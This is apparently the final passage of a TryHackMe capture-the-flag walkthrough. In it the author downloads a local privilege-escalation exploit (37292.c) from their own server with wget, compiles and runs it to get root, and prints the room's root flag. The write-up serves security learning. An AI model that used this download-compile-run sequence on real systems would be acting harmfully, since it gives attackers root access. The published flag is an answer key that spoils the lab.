
python server



```
www-data@ubuntu:/run/shm$ wget http://10.9.200.4:8000/37292.c
\wget http://10.9.200.4:8000/37292.c
--2024-04-03 10:00:13--  http://10.9.200.4:8000/37292.c
Connecting to 10.9.200.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

     0K ....                                                  100% 78.1M=0s

2024-04-03 10:00:13 (78.1 MB/s) - '37292.c' saved [4968/4968]
```


Now, we need to compile the exploit in order to use it effectively.

export PATH=/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin



```
www-data@ubuntu:/run/shm$ export PATH=/usr/local/bin:/usr/local/sbin:/usr/bin:/us
r/sbin:/bin:/sbin
<xport PATH=/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin
www-data@ubuntu:/run/shm$ gcc 37292.c -o 3
gcc 37292.c -o 3
www-data@ubuntu:/run/shm$ ls
ls
3
37292.c
www-data@ubuntu:/run/shm$ ./3
./3
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
```

AND WE ARE ROOT!



```
# whoami
root
# cat /root/root.txt
THM{g00d_j0b_0day_is_Pleased}
#
```

THM{g00d_j0b_0day_is_Pleased}

Conclusion

I absolutely loved this room! Being a fan of Ryan Montgomery’s podcasts and sharing his ideas and passion for hacking, completing his room was a real honor. I learned a lot, and I hope my walkthrough has helped you too.